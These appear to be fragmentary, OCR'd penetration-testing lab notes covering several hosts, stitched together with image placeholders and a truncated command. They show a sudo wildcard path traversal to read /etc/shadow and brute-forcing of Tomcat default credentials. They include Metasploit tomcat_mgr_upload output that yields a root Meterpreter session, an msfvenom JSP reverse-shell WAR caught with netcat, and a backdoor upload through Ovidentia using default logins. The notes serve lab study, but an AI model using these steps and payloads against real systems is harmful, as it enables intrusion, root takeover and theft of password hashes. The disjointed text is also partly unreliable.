
Looking ..

So it means anything within the * can be run without sudo ..
So

So the above displayed

"accounts/*" this means we can do directory traversal .

So we can use the "*" to pass directories to it



sara@SkyTower:/home$ **sudo cat /accounts/../etc/shadow**


10.11.1.209

23 May 2018
14:01

The Nmap results of the machine showed Apache Tomcat running on 8080.


http://10.11.1.209:8080/manager/serverinfo



https://github.com/psmiraglia/ctf/blob/master/kevgir/001-tomcat.md


After running Dirb to find possible directories noticed this :

http://10.11.1.209:8080/manager/serverinfo



Which required a password which was easily brute forced using metasploit module tomcat_mgr_login

The username : tomcat password : tomcat



After login there is a upload function to upload WAR files. The upload function only accept "WAR" file type. The use of burp suit was used to intercept the traffic and change the file format from shell.php;.war -- > shell.php but it would do server side checking and not permit the file upload.

After some googling I managed to find a metasploit module called "tomecat _mgr_upload"
Which got me root, however I did want to try another method.

```
msf exploit(multi/http/tomcat_mgr_upload) > run
[*] Started reverse TCP handler on 10.11.0.162:4444
[*] Retrieving session ID and CSRF token...
[*] Uploading and deploying sW8oz...
[*] Executing sW8oz...
[*] Sending stage (53837 bytes) to 10.11.1.209
[*] Undeploying sW8oz ...
[*] Meterpreter session 1 opened (10.11.0.162:4444 -> 10.11.1.209:32829) at 2018-05-23

meterpreter >
meterpreter > background
[*] Backgrounding session 1...
msf exploit(multi/http/tomcat_mgr_upload) > sessions 1
[*] Starting interaction with 1...

meterpreter > shell
Process 1 created.
Channel 1 created.

id
uid=0(root) gid=0(root)
whoami
```

I used msfvenom to create a java reverse shell but within the java there is a file which is used to execute it!

msfvenom -p java/jsp_shell_reverse_tcp LHOST=10.10.14.7 LPORT=1337 -f war > shell.war


Jar -vxf <shellnee.war>

Then we browsed to the location of the jar file

```
root@kali:~/Documents/209# msfvenom -p java/jsp_shell_reverse_tcp LHOST=10.11.0.162 LPORT=
Payload size: 1089 bytes
Final size of war file: 1089 bytes

root@kali:~/Documents/209# jar -vxf shellnew.war
  created: WEB-INF/
 inflated: WEB-INF/web.xml
 inflated: xajhvibdyp.jsp
root@kali:~/Documents/209# nc -nlvp 1337
listening on [any] 1337 ...
connect to [10.11.0.162] from (UNKNOWN) [10.11.1.209] 32830

ls
Desktop
Documents
bin
boot
cdrom
dev
devices
etc
export
home
kernel
lib
lost+found
mnt
net
```



WE can see that the shell connected back and we were root and grabbed the proof

root@kali:~/Desktop#

The default logins are :

Username : admin@admin.bab

password = 012345678

From <http://en.ovidentia.org/index.php?tg=posts&flat=1&forum=7&thread=219&pos=>

Go to the upload function :


http://10.11.1.73:8080/php/index.php?tg=addons&idx=upload

Once logged in:

the files are uploaded to by default : C:\wamp\www\PHP

But I had to change the file size from zero to 100 so we can upload a backdoor

Changed the path to : C:\wamp\www\PHP\fileManager\collectives\tmp



/upload/fileManager/

Even though the upload failed but it will cache it and accessed the cached which is a the "tmp" and managed to run it, this would not be possible if we didn't change the path of the upload in the settings under the "sites

Because we can access the filemanager but cannot upload to \filemanager so we need to create directories so we can access them.

